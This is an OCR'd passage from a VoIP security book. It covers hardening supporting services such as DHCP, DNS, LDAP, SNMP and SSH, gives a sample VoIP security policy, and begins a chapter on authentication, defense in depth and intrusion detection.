DHCP is used in VoIP environments to provide an IP address and other relevant information such as the default gateway location, the subnet mask, the IP address of local DNS servers, the name and location of firmware and configuration servers, and other options. DHCP relies upon a broadcast mechanism to query for an IP address, so be sure to locate DHCP servers in separate broadcast domains in order to eliminate confusing addressing results.

DHCP services may be susceptible to a Rogue DHCP server attack. During boot-up, the IP phone sends a DHCP request for its own IP address and the address of a RAS server. Because DHCP replies are not authenticated, a rogue DHCP server can reply with erroneous information resulting in, at best, a Denial of Service, and at worst, routing to a server under the control of the attacker. One solution to this is to install an IDS on the VoIP related subnets that could detect repeated DHCP requests (these are broadcast packets) and determine that an IP phone is having trouble booting. Alternatively, methods have been suggested (RFC3118) for authentication of DHCP messages. Unfortunately, few devices support these methods.

Tech Terms…

Acronym Soup

An Analog Telephony Adapter (ATA) is a device used to connect one or more analog telephones to a VoIP-based network. The ATA usually takes the form of a small box with a power adapter, one or more Ethernet ports, and one or more FXS telephone ports. Another way to think about an ATA is that it functions as an FXS to Ethernet gateway.

A Foreign eXchange Subscriber (FXS) port is a legacy term for an interface that connects to subscriber equipment (telephone, modem, or fax). An FXS interface points to the terminal endpoint equipment, and additionally, provides the following primary services to the subscriber device: Dial Tone, Battery Current, and Ring Voltage. You plug your phone into an FXS port.

The complementary member to an FXS is the Foreign eXchange Office (FXO) port. This interface receives POTS service, typically from a Central Office (CO). In other words an FXO interface points to the Telco office. If your ATA contains an FXO interface, then you connect this interface to the jack in the wall.

In May, 2005, a DoS exploit was announced that relied upon sending specially crafted DNS packets to Cisco IP phones, ACNS, Unity Express, and ATAs. The only fix for this was to upgrade to a fixed software revision. This illustrates the requirement to stay informed of current software vulnerabilities, and to maintain some type of regular patching/update cycle.

DNS services have a number of uses within a VoIP environment, the most important being IP address name resolution. In a simple configuration, DNS services may be used simply to map a URI (Uniform Resource Locator) to one or more IP addresses. As VoIP technology and infrastructure arrangements mature, DNS will play a more central role in converting E164 defined telephone numbers to IP addresses via the ENUM framework. One caveat in this arrangement is that synchronization and delegation of DNS servers must be planned and managed carefully in order for the system to function properly.

DHCP and DNS servers should be secured by hardening their respective operating systems, and in the case of DNS by ensuring that the BIND daemon is patched and up-to-date. Running a recent version of BIND generally means that you are running the most secure version of BIND. Additionally, you should disallow queries from unauthorized nameservers, ensure that only your slave nameservers are

allowed to update by requesting zone transfers, and BIND should be run with least privilege—jailing or chrooting the BIND daemon is always good practice. In high security environments it is worthwhile to run TSIG (transaction signatures) between nameservers in order to authenticate DNS messages (see DNS & BIND, Albitz & Liu, O'Reilly, 2001 for more detailed information).

DNS traffic also can be difficult to correctly firewall. DNS traffic runs over port 53 via TCP or UDP depending upon the transaction. The problem is that in recent major versions of BIND (8 and 9), nameservers, by default, send queries from random high-numbered ports to port udp/53 of the resolver (client). Resolvers, as well, send their queries from random high-numbered ports to port udp/53 of the nameserver. One way to resolve (sorry for the pun) this issue is to *allow from any to port udp/53* in both directions on the firewall. However, this is not a particularly elegant solution in that the control is not very granular. A better solution is to use the *query-source* option to force BIND to send queries from port 53. This enables more stringent control of DNS traffic on the firewall.

LDAP and RADIUS Servers

LDAP (Lightweight Directory Access Protocol) is a protocol for accessing X.500 directory services. LDAP is the de facto standard for directory-based application, authentication. authorization, and search requests. An LDAP server is essentially a database optimized for read rather than read/write operations. LDAP services provide call routing and subscriber information within a VoIP environment. RADIUS (Remote Authentication Dial In User Service) is an AAA (authentication, authorization, and accounting) protocol for many different types of applications ranging from router and switch access to subscriber AAA in a VoIP environment.

The LDAP directory stores information about objects on a network and makes this information available to applications, users, and network administrators. Using LDAP, authorized network users can access resources anywhere on the network using a single login process. Within the enterprise, LDAP directories often comprise the corporate directory. Much of the data in these types of directories is considered security-critical data because it includes personal information including usernames, passwords, contact information, and, of course, telephone numbers and SIP URIs.

This leads to a conundrum: The location services provided by the LDAP directory server (or more typically, a cluster of these servers) must be quickly and easily accessible by anyone or any machine with the appropriate login credentials. On the other hand, these services must be completely inaccessible by any nonauthorized user. Complicating this scenario is that properly authenticated users must be given enough, and only enough, authorization so that they can access their cognate data and no other.

LDAP and RADIUS security tasks include hardening the operating system that the services reside upon and restricting access to port tcp/389 (LDAP) and ports tcp/1812 and tcp/1813 (RADIUS) to only those agents that require access. Additionally, most LDAP implementations provide for native (though complex) access control in the form of Access Control Lists (ACLs). Proper configuration of these ACLs is critical to securing your LDAP directory server; however, this task must be designed and implemented carefully.

Lastly, LDAP natively provides no protection against sniffing or active attackers, whereas RADIUS provides some protection based upon shared secrets. SSL v3 or TLS are recommended for securing LDAP data while in transmission. Normally these data are received on port tcp/636.

NTP

Time synchronization often is overlooked during the design of network infrastructure. On a standalone computer or network device such as a router or a switch, the time, which usually is based on inexpensive oscillator circuits, can drift by seconds each day. Over time, this drift leads to significant variation in the times of different network clocks. Why is this important for VoIP infrastructure and security?

To begin with, any servers or other networked devices that participate in clusters for load balancing or high availability will act inconsistently if their clocks are not synchronized. Network monitoring services (see the next section) rely upon an accurate clock for determining the root-cause of network outages or delays. In forensic analysis, DHCP leases can be tied to specific workstations if the clocks on all machines are accurately synchronized. Directory services require accurate clocks. Windows 2000 and Windows 2003 are significant examples of this since the default authentication protocol (Kerberos v5) for many domain functions uses the workstation time as part of the ticketing process. Most importantly, from a security point of view, any type of logging, particularly if logs from different hosts are stored on a remote server, relies upon accurate timestamps to correlate specific data with specific events.

For these reasons, it is recommended to create a time synchronization hierarchy as part of the foundation VoIP architecture.

SNMP

SNMP is vital in VoIP networks, particularly for monitoring discrete systems and for traffic supervision. In addition, many vendors use SNMP as part of the IP telephone configuration process. SNMP traffic, at least for versions 1 and 2, is encoded using ASN.1 syntax and BER encoding; however, it is not encrypted. SNMP v3 traffic can be encrypted.

Unfortunately, the default community strings associated with the most common versions of SNMP (v1 and v2) are well-known and easily guessed. These community strings act as passwords that allow access to the SNMP-managed device. The default read-only community string (public) allows a user to browse configuration information regarding the device or server. Information gathered in this manner can potentially be used to gain further access to the device.

SNMP messages, like syslog messages, can be stolen by eavesdroppers, and these data can be used to determine the state and configuration of networked devices. Routers and switches can be reconfigured as well by the appropriate SNMP commands. Thus, it is recommended to use SNMP v3 for monitoring and configuration of VoIP networks. If the use of SNMP v3 is not a valid option, due to network constraints or a lack of support by networked devices, then it is essential to restrict SNMP to subnets that are segregated from the Internet and from the balance of the network.

This can be accomplished in a number of ways including VLANS, firewalls, and access control lists. Note that a number of different vendors' (UTstarcom, Cisco, and Hitachi, for example) IP phones have shipped in the past 18 months with default SNMP read/write strings. This allows any remote user to read, write, and erase the configuration of an affected device. Before you deploy your IP phones, check that the default community strings have been replaced by complex passwords. This highlights a key concept in securing SNMP on any type of network. Always check for the presence of default community strings and if they exist, change them to complex strings.

SSH and Telnet

SSH and Telnet are real-time protocols that often are used by VoIP system administrators for normal maintenance and troubleshooting. Telnet is a protocol commonly used for remote administration of servers and network devices. A major failing of Telnet is that it passes data in the clear; it uses no encryption. Usernames and passwords used to log into remote devices traverse the IP network unencrypted and are susceptible to interception. Although many network administrators believe that this risk is mitigated by the use of a switched network, techniques and tools exist that allow interception of switched traffic.

In the mid 1990s, as sniffer software became more readily available (i.e., free), system administrators began to search for a secure encrypting replacement for Telnet, rsh, rcp, and so on. SSLTelnet and SNP (Secure Network protocol) are two examples that have faded into history. SSH (Secure Shell) became the de facto choice for secure communication between networked devices. SSH allows an individual to log

into another computer over a network, to execute commands on the remote machine, and to move files from one machine to another (SCP). It provides strong authentication and secure communications over insecure channels. A number of free SSH clients exist for both Windows and LINUX operating systems, and almost all servers support the SSH protocol.

Recently, several versions have been vulnerable to the CRC32 Compensation Attack exploit. If you plan to use a version of SSH based upon OpenSSH, be sure to install the most up-to-date version available, run SSH protocol 2, and be sure to disable the option to drop back to SSH protocol 1.

The message in this section is clear: There is no longer a place in any contemporary VoIP network for nonsecure, nonencrypted administrative maintenance or troubleshooting traffic.

Unified Network Management

Network management tools that are used on the data network can be used to monitor the entire converged infrastructure. This is one of the major advantages of a converged network. Existing network management tools may need to be updated to reflect the enhanced requirements of a VoIP network. If possible, management traffic should be segregated to an out-of-band, dedicated management network.

Proactive management of this complex environment ensures that the quality of voice calls will fall within acceptable limits. Voice quality is made up of both objective and subjective factors. The objective factors in assessing VoIP quality are delay, jitter, and packet loss. Delay is defined as the time it takes a packet to traverse the network from the sending node to the receiving node. It usually is estimated as the round-trip-time (RTT) divided by 2. Jitter is defined as the variance or change in delay times. If RTT are greater than 250 to 300 msec, then voice quality will suffer. All three measurements are interrelated. Studies have shown that the greater the jitter in a VoIP environment, the greater the packet loss. VoIP does not tolerate packet loss (dropped media packets are not resent), thus the greater the packet loss, the lower the voice quality. Active monitoring and management of voice quality in a VoIP environment is a must to help identify and reduce such undesirable occurrences.

If you are responsible for network monitoring in your own VoIP environment, then a number of tools—in a range from freeware to expensive commercial—are available to you. At the low end (price-wise, but not feature-wise) are tools like MRTG, NTOP, Nagios, and a host of other SNMP-based agent-managers. At the high end, tools like HP Openview, Tivoli, and SMARTS not only discover and manage network objects, but in some cases, attempt to determine the root cause of network problems. The key security issue in rolling your own security monitoring

infrastructure is that you segregate management traffic to a dedicated, secure, management network. The other key point is that managing your own network monitoring professionally requires that you dedicate human beings to the task of reading, analyzing, and acting upon the resultant data.

Many clients rely upon third-party remote management of VoIP infrastructure components. How do you choose between differing vendor offerings? What are the criteria you should use when making this decision? Hopefully, the next several paragraphs will give you some insight into this process.

First, you will require a secure and auditable path between your managed sites and the vendor sites that support remote delivery of services. One of the most challenging problems in remote management of large networks is the complexity of security administration. This can be a difficult issue to solve technically as mutual trust, at some point, becomes an issue. Technical workarounds for this include multiple layers of firewalls—some of which are managed by each party; coincident visualization of all encrypted traffic that spans the two networks; and strongly typed, enforced, and audited role-based access controls (RBAC).

You should specify that the remote management services incorporate a standards-based approach that enables secure maintenance access and monitoring for multivendor services support. Standards will enable visibility into the processes that are used to monitor your network. Check that all regulatory requirements that are relevant for your particular industry are met, including a strong audit trail for all transactions. Ensure that the remote management vendor provides single point of alarm consolidation, ticketing, and inbound/outbound access to the corporate network; and that a customer self-service maintenance portal with unrestricted access to audit trail information and reports is available. Last, be certain that you retain access and control of the devices within your own infrastructure.

Sample VoIP Security Policy

In this section we'll discuss the components of a sample VoIP security policy.

Purpose

VoIP is a highly critical data application and as such, is subject to all the policies detailed in other data security policy sections (this assumes that the VoIP Security Policy module is part of a larger set of security policy modules). The purpose of this section is to provide an additional checklist to ensure that VoIP systems sharing the data network as a converged technology are implemented in a secure fashion.

Policy

Security in an IP telephony environment includes all the security features of traditional telephony and adds all the security concerns of the data network. IP telephony converts voice to data and places these data into IP packets. As such, these packets can be "sniffed" just like any other data packet on the network, thereby raising serious issues of confidentiality. The operating systems underlying IP-PBXs and other gateway devices are susceptible to the same attacks that regularly disrupt other types of servers.

Physical Security

IP-PBX equipment must be located in a locked room with limited access. This type of access must be provided as a user authentication system with either a key-card or biometric device. The use of a keypad alone to gain access is not permitted. All methods of gaining entry into the room must provide for a list of users that have accessed the room along with a date/timestamp.

VLANs

Logical separation of voice and data traffic via VLANs is required to prevent the VoIP streams from broadcast collisions, and to protect data network problems from affecting voice traffic.

Softphones

Softphones that contain any type of advertising software must be banned in a highly secure environment. Softphone installation targets should be tested before deployment and those that do not encrypt user credentials should be prohibited.

Because a softphone is an application running on an operating system, its security depends principally upon the status of the underlying OS, and is subject to the same security concerns as any other communications program including e-mail, browsing, and IM.

Encryption

All VoIP systems installed should use a form of Media (RTP channel) Encryption in order to avoid the sniffing of VoIP data. All communications between network elements should be encrypted. Complete end-to-end IP voice encryption is recommended to mitigate the threat of eavesdropping attempts. Additionally, all administrative access to critical server and network components must use encrypted protocols such as SSL and/or SSH. All access to remote administrative functions

should be restricted to connections to the switch itself or to a designated management PC.

Layer 2 Access Controls

The most comprehensive solution is to require all devices to authenticate on layer two using 802.1X before receiving layer three (IP) configuration settings.

Additionally, consider enabling port security as well as MAC address filtering on Cisco Catalyst switches. The port security feature of these devices gives the ability to restrict the use of a port to a specific MAC address or set of MAC addresses. It is generally considered that this is difficult to implement and maintain, but with proper planning, port security does not have to be difficult. Several third-party tools are available to help manage and maintain port security in enterprise environments.

Summary

In this chapter, we have discussed many of the ways that you can reuse portions of your existing security infrastructure as you prepare to add voice traffic to the mix. After you or your management has made the decision to move to a converged network, and before the new architecture is completed, it is important that one or more representatives of the security group participate in the architectural discussions. "Bolting on" security components and processes after the network and application architecture is finalized just doesn't work. Security as an afterthought usually results in a network that is insecure, as well as users that are frustrated because they now have to "do things differently."

Adding VoIP to your network may introduce additional risks, so your first step is to review your existing security policies. Do they exist at all? If so, are they current? Do most associates know where to find them? Do people understand their responsibilities?

In the section on Security Policies, we discussed the steps involved in formulation of policy. We talked about implementation and communication of the policy guidelines, as well as who should be involved in the process. A sample VoIP Security Policy module is located near the end of the chapter. Feel free to use this as a template for your own policies.

In the section on Physical Security, we discussed some of the measures and physical controls that are needed in a VoIP environment. A truly dedicated attacker, finding little means of accessing an organization's internal IP network over a public network such as the Internet, often will turn to physical penetration to bypass the organization's logical perimeter security controls. This is not just a theoretical vulnerability; numerous incidences of attackers using physical penetration to bypass logical perimeter security controls have been reported in the mainstream media. A comprehensive security strategy must consider the efficacy of physical perimeter security as well as its logical or technical perimeter security.

The section on Server Hardening went into some detail regarding hardening of specific platforms and the rationale for doing so. All hosts attached to the VoIP network should follow a standard build procedure and be subjected to hardening before they are connected to the network. One group within the organization should bear the responsibility for maintaining standard build and hardening guidelines for Windows, Linux, AIX, and other UNIX and UNIX-like operating systems. This group should define these guidelines, ensure that these hosts are hardened and patched before deployment, and ensure that patches are updated periodically as appropriate. This group should also maintain a central registry of individuals and

groups running these operating systems so that periodic audits can be conducted to guarantee that the systems do not deviate from the established security baselines.

The section on Supporting Services described the functions and security characteristics of VoIP supplementary services. The servers that host these services should be hardened and patched per security policy guidelines. Hardening of these servers, as mentioned earlier, should follow the principle of "Least Privilege." This means that anything not required should be disabled. Turn off all unneeded services. Disable any features that are not in use. Remove unnecessary applications.

Last, the section on Unified Management detailed some of your responsibilities when designing the monitoring network for your VoIP infrastructure. Many open-source tools network monitoring tools exist that work as well as more expensive commercial packages. The trade-off is that the open source tools are usually more difficult to set up and maintain than their commercial counterparts. If you decide to outsource your network management tasks, make certain that you have defined in detail the SLAs, network topology, and reporting requirements.

This design period is an excellent time to inventory, unravel, and review your existing security infrastructure. It makes good business sense to reuse and recycle devices and processes that have worked in the past, and to eliminate those that don't work or those that do not provide a reasonable ROI.

At this point, you have updated your security policies to reflect the addition of voice to your data networks. You have physically secured the VoIP and data infrastructure components so that it is impossible (or at least unlikely) that unauthorized individuals have direct access to these components. You have hardened and patched servers, routers, switches, and other supporting devices so that they are resistant to common exploits. And you have determined how you will monitor your infrastructure.

Solutions Fast Track

Security Policies and Processes

- ☑ A Security Policy provides the framework, justification, and metrics for all other security related development.
- ☑ A policy that is not consistently enforced is worse than having no policy at all.
- ☑ The most important step in security policy practices is communicating the policy contents to everyday users—these "human firewalls" are the best security investment an organization can make.

- ☑ Upgrading a data network to a Data + VoIP network is an ideal time to reexamine and revamp the security state of your support infrastructure.

Physical Security

- ☑ CCTV cameras that record to disk are inexpensive and useful security tools.
- ☑ Require more than one type of authentication for access into critical areas.
- ☑ Remember to lock doors and windows.

Server Hardening

- ☑ Turn off all unnecessary services and listening daemons.
- ☑ The risk of implementing the service pack or security patch should *always be less* than the risk of not implementing it.
- ☑ If you make the effort to generate log files, then review them regularly. Logged data are a great resource for understanding the day-to-day operation of your infrastructure.

Supporting Services

- ☑ If possible, dedicate your support infrastructure components to either data or VoIP networks but not both.
- ☑ Ensure that multiple DHCP servers do not coexist in the same broadcast domain.
- ☑ Ensure that SNMP community strings are not set to default values.
- ☑ Replace Telnet with SSH at every opportunity.

Unified Network Management

- ☑ Delay, jitter, and packet loss are the major network variables that impact VoIP quality.
- ☑ Always segregate management traffic on a dedicated, secure management network.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Our security policy document is 300+ pages long. Is it comprehensive enough?

A: No one can read or understand a security policy that is that long. Try to keep it to a maximum of 40 to 50 pages.

Q: What's the best way to communicate the contents of our security policy?

A: There is no best way, but there are many ways. Post it on the company intranet or in the company paper. Put up security-related signs or magnets in computing areas. Publicly reward individuals who exemplify some example of security awareness.

Q: What's a root kit?

A: A root kit is a set of tools—usually contained in a single compressed file—used by an attacker during and after breaking into a computer system. These tools allow the attacker to maintain and mask his or her access to the system and use it for malicious purposes.

Q: Does Tripwire run on Windows?

A: Yes, Tripwire runs on Windows, Linux, BSD, and many network appliances.

Q: Is SNMP data natively secure?

A: SNMP versions 1 and 2 are not secure because they traverse the network unencrypted. SNMP v3 allows for encryption.

Q: What are stratum 1 and stratum 2 clocks?

A: The NTP primary (stratum 1) host designates an NTP time server available for public access with certain restrictions. Normally, only stratum 2 clocks should use these time sources.

Q: How is an LDAP database different from a normal database?

A: Typically, an LDAP database is designed for fast read operations, and the data normally is described in ASN.1 syntax.

Q: What is ENUM?

A: ENUM is a framework for converting E164 formatted telephone numbers into IPv4 addresses.

Chapter 3

Recommendations for VoIP Security

By Thomas Porter

Solutions in this chapter:

- Reuse Existing Security Infrastructure Wisely
- Confirm User Identity
- Active Security Monitoring
- Logically Segregate VoIP from Data Traffic

Introduction

As organizations have migrated most of their key information and business resources to the Internet, network administrators have been charged with the task of connecting mutually distrustful organizations and people without the benefits of centralized management. This is one factor that has led to exposure of sensitive corporate information. There are many examples of theft of credit card databases, customer lists, and other intellectual property in the media today. Remote workers typically access their entire corporate network from the comfort of their home offices. Unfortunately, however, attackers do, too.

The amount of traffic posted to vulnerability mailing lists such as Bugtraq has exploded over the past several years. The amount of information on network vulnerabilities is so pervasive that companies such as SecurityFocus (Symantec) and Ernst & Young commercially sell subscriptions to vulnerability digests, automatically tailored to a company's profile of operating systems and network hardware. Clearly, security is at the forefront of everyone's mind.

And yet, information theft continues to occur.

The Internet evolved in a world without predators. In the recent past denial-of-service attacks were viewed as illogical and undamaging. The Internet today is hostile, and it takes only a tiny percentage of miscreants to do a lot of damage. Causing damage doesn't even require particularly advanced skills anymore, as automated tools abound in the public domain. And organizations are becoming dependent on the Internet for reliability.

TIP

"In a world in which the total of human knowledge is doubling every 10 years, our security can rest only on our ability to learn."
—Nathaniel Brandon


Security means different things to different people, and security aims can clash. To some, security means limiting data disclosure to the intended set of recipients or protecting the contents of data while in transit. To others, it means monitoring communications to catch terrorists or tracking down the bad guys. Some people just wish to be able to communicate in privacy.

In this chapter, we will discuss the tools and processes that we have found to work well for securing VoIP environments. Security administrators have at least five general tool sets to work with: the existing security infrastructure, authentication and

authorization tools, the ability to logically segregate traffic, active security monitoring, and encryption. All these tool sets should be used to provide as many layers of defense as possible without encumbering the network with so many controls and control-related traffic that it becomes unusable.

Intelligent Defense in Depth is the cornerstone of contemporary security philosophy. Figure 3.1 illustrates many of the defensive layers that a typical security contemporary infrastructure comprises. We will talk more about this later in this chapter.

Figure 3.1 Defense in Depth




Reuse Existing Security Infrastructure Wisely

Your organization may already have many of the tools and infrastructure necessary to provide adequate VoIP security solutions, so don't reinvent the wheel. Augment existing policies and practices when you can and build on the voice and data practices that may already exist in your organization. Let's briefly review some of these areas of shared focus.

Security Policies and Processes

Securing a converged VoIP and data network begins with the formulation, implementation, and communication of *effective* security policies. This is true for pure data networks as well. Security policy provides metrics against which costs can be justi-

fied, drives security awareness, and provides the framework for technology and process. Once policy is in writing, less time will be spent debating security issues. Policy formulation is an important step toward standardization of security processes for everyone.



TIP

In information technology, gap analysis is the study of the differences between two different states of information systems or applications. Often one state describes the existing state, and the other state is a description of the desired end state. The metrics or variables that describe each end state are chosen to best represent a particular organization's characteristics. Often gap analysis is used for the purpose of determining how to get from an existing state to the desired new state.

We presented a gap analysis technique that can be used to establish "where you are" and "where you want to be" with regards to security policies. The point of the gap analysis is to engage affected individuals in defining, on paper (or in a spreadsheet), the existing security controls and the controls that will be required when adding VoIP to the existing infrastructure. Once finished, a road map exists that defines what processes and hardware need to be changed, reallocated, added, or removed.

Physical Security

Physical security is an essential part of any security environment. Physical security refers to the protection of building sites and equipment (and all other information and software contained therein) from theft, intrusion, vandalism, natural disaster, manmade catastrophes, and accidental damage (e.g., from electrical surges, extreme temperatures, and spilled coffee).

Unless VoIP traffic is encrypted, anyone with physical access to the organization's LAN can potentially connect network-monitoring tools and eavesdrop on telephone conversations. Although conventional telephone lines can also be monitored when physical access is obtained, most offices have many more points to connect to a LAN without arousing suspicion. Even if encryption is used, physical access to VoIP servers and gateways may allow an attacker to do traffic analysis (i.e., determine which parties are communicating, and how often they communicate). Adequate physical control should be in place to restrict access to VoIP network components.

Physical security measures, including barriers, locks, access control systems, and guards, are the first line of defense.

When adding VoIP to existing data networks, one particular physical requirement stands out—electrical power or Power over Ethernet (PoE).

NOTE

Power over Ethernet (POE): The IEEE 802.3af standard (found here: http://standards.ieee.org/getieee802/802.3.html), defines delivery of up to 15.4 watts per port to Ethernet devices, typically using 48 volts. The standard specifies around 350 mA per connection, so at 48V, this results in 16W to a device.

The biggest consideration when using PoE is the overall power draw to the switch itself and dissipating the heat that results. Overall power consumption and cooling are very important factors to consider when deploying PoE. At a 15.4W default setting, total power can add up very quickly. Backup UPS power may also need to be upgraded to support the total draw to the switch. Additionally, the A/C system may need to be upgraded to keep equipment from overheating. Before installing a large number of PoE devices, you'll need to make sure that the overall power and cooling budgets are considered.

Server Hardening

All hosts attached to the VoIP network should follow a standard build procedure and be subjected to hardening before they are connected to the network. One group within the organization should bear the responsibility for maintaining standard build and hardening guidelines for Windows, Linux, AIX, and other UNIX and UNIX-like operating systems. This group should define these guidelines, ensuring that these hosts are hardened and patched before deployment and that patches are updated periodically as appropriate. This group should also maintain a central registry of individuals and groups running these operating systems so that periodic audits can be conducted to guarantee that the systems do not deviate from the established security baselines.

Supporting Services

VoIP relies on a number of ancillary services as part of the configuration process, as a means to locate users, for management, and to ensure favorable transport, among others. These include DNS, DHCP, LDAP, RADIUS, HTTP, HTTPS, SNMP, SSH, TELNET, NTP, and TFTP. Other services that modify QoS are also required. We recommend that those services that support the VoIP infrastructure be dedicated to that infrastructure.

The servers that host these services should be hardened and patched per security policy guidelines. Hardening of these servers, as mentioned earlier, should follow the principle of "Least Privilege." The Least Privilege principle includes the following guidelines:

Anything not required should be disabled.

Turn off all unneeded services.

Disable any features that are not in use.

Remove unnecessary applications.

Combine Network Management Tools and Operations

Network management tools that are used on the data network should be used to monitor the entire converged infrastructure. This is one of the major advantages of a converged network. Existing network management tools may need to be updated to reflect the enhanced requirements of a VoIP network. If possible, management traffic should be segregated to an out-of-band, dedicated management network. We recommend several free tools for network, device, and application monitoring. MRTG is an SNMP-based tool for visualizing network traffic patterns and trends. It can also monitor any SNMP-based device. Big Brother is another free tool that allows network managers to quickly visualize the state of remote applications and services.

Security Elements…

A Simple Security Deployment Test

A simple test to decide whether or not to deploy a specific VoIP security control is to ask the following questions:
What threats does this prevent?
Is it transparent to end-users?
Does it require extensive IT management and retraining?
Does it degrade network performance?
Does it include security functionality compatible with current and future standards?

Confirm User Identity

When we talk about VoIP security and attacks against that infrastructure, what are we really talking about? What types of attacks should we expect? Attackers will eavesdrop—that is, they will compromise connections or a device that provides a "hop" for the connection, and they will listen in to the conversation. In addition to listening in, they may steal the conversation, or they may modify elements of the conversation while it is in progress. The attacker may decide that it is more interesting to play or replay recorded messages, or they may attempt to deceive a listener at one end of the conversation into thinking that they are talking to someone else. If this succeeds, the attacker may trick the listener into sending the attacker personal information or into running a malicious program that turns the listener's computer into a spam-spewing zombie.

The most important way to prevent these attacks is to unambiguously determine the identities of the people or devices at both ends of the conversation. This is called *authentication*.

Authentication is a measure of trust. Authentication in the networking world is generally based either on using a shared secret (you are authenticated if you know the secret) or on public key-based methods with certificates (you prove your identity by possessing the correct private key).


Authenticators ask, "Who are you?"

Authorizers ask, "Should you be doing that?"

Authentication establishes the identities of devices and users to a degree that is in accord with your security policies. Authorization, on the other hand, establishes the amount and type of network and application resources authorized individuals and devices are able to access.

Figure 3.2 shows an authentication/authorization stack. This isn't a stack in the ISO sense, but it illustrates several key features: Both users and devices should be authenticated. These are often related but different processes. Authentication can be separated from authorization.

Figure 3.2 Security Framework



In H.323 environments the basis for authentication (trust) is defined by the endpoints of the communications channel. For a connection establishment channel, this may be between the caller (such as a gateway or IP telephone endpoint) and a hosting network component (a gateway or gatekeeper). SIP does not explicitly define authentication mechanisms. In contrast, SIP developers chose a modular approach—reusing the same headers, error codes, and encoding rules as HTTP.

802.1x and 802.11i

802.1x restricts unauthorized clients from connecting to a LAN. The client must first authenticate with an authentication server, typically a RADIUS server, before the switch port is made available and the network can be accessed. EAP (Extensible Authentication Protocol) is a general authentication protocol that provides a framework for multiple authentication methods.

Most of the more recent EAP types are made up of two components: an outer and an inner authentication type, separated by a forward slash, such as PEAPv0/EAP-MSCHAPv2. The outer type defines the method used to establish an encrypted channel between the client device (peer) and the authentication server. Once the outer channel is established, the inner authentication type passes the user's credentials to the authentication server over this TLS encrypted tunnel for additional authentication of, typically, user credentials.

We recommend that 802.1x be used for authentication for both devices and users on both wired and wireless VoIP networks. EAP-TLS should be used if a PKI exists; otherwise, we recommend EAP-PEAP for environments that are biased heavily toward Windows clients, and either EAP-PEAP or EAP-TTLS for those that are not. Additionally, depending on the RADIUS vendor, VLAN membership and other credentials should be designated by components of the 802.1x infrastructure.

Public Key Infrastructure

Within the PKI framework, who you are is defined by the private keys you possess. From the point of view of PKI authentication authorities, you are your private key. PKI relies on a public/private key combination. The public and private keys are mathematical entities that are related. One key is used to encrypt information, and only the related key can decrypt that same information; however, if you know one of the keys, it is computationally unfeasible to calculate the other.

Many organizations have tested PKI on a small to medium scale with different degrees of success. Most security consultants strongly recommend that these efforts be continued and expanded. Many organizations have discovered that the costs of deploying and maintaining a PKI are repaid in more widely applicable security and identity control mechanisms. On VoIP networks, a PKI provides a coherent security strategy because it can unambiguously guarantee the identities of users and devices, while preserving interoperability with authentication mechanisms such as 802.1x or 802.11i, federated identity management schemes, and many single sign-on formats.

Active Security Monitoring

Active monitoring of the network and attached devices not only provides one or more additional layers of defense but also supplies data that may have forensic utility. Active monitoring consists of the following types of activities: network monitoring, network intrusion detection, host-based intrusion detection, and syslog and SNMP logging. Penetration and vulnerability testing monitors and validates existing security controls.

NIDS and HIDS

Network intrusion detection systems (NIDSs) are designed to alert administrators when malicious or illegitimate traffic is detected. Malicious traffic can consist of worm- or exploit-based code, while illegitimate traffic (often termed, "misuse"), such as surfing porn sites or per-to-peer connections, consists of traffic that deviates from established security policy. A host-based IDS (HIDS) consists of applications that operate on information collected from individual computer systems. This vantage point allows a HIDS to analyze activities on the host it monitors at a high level of detail; it can often determine which processes and/or users are involved in malicious activities. Furthermore, unlike a NIDS, a HIDS is privy to the outcome of an attempted attack, as it can directly access and monitor the data files and system processes targeted by these attacks.

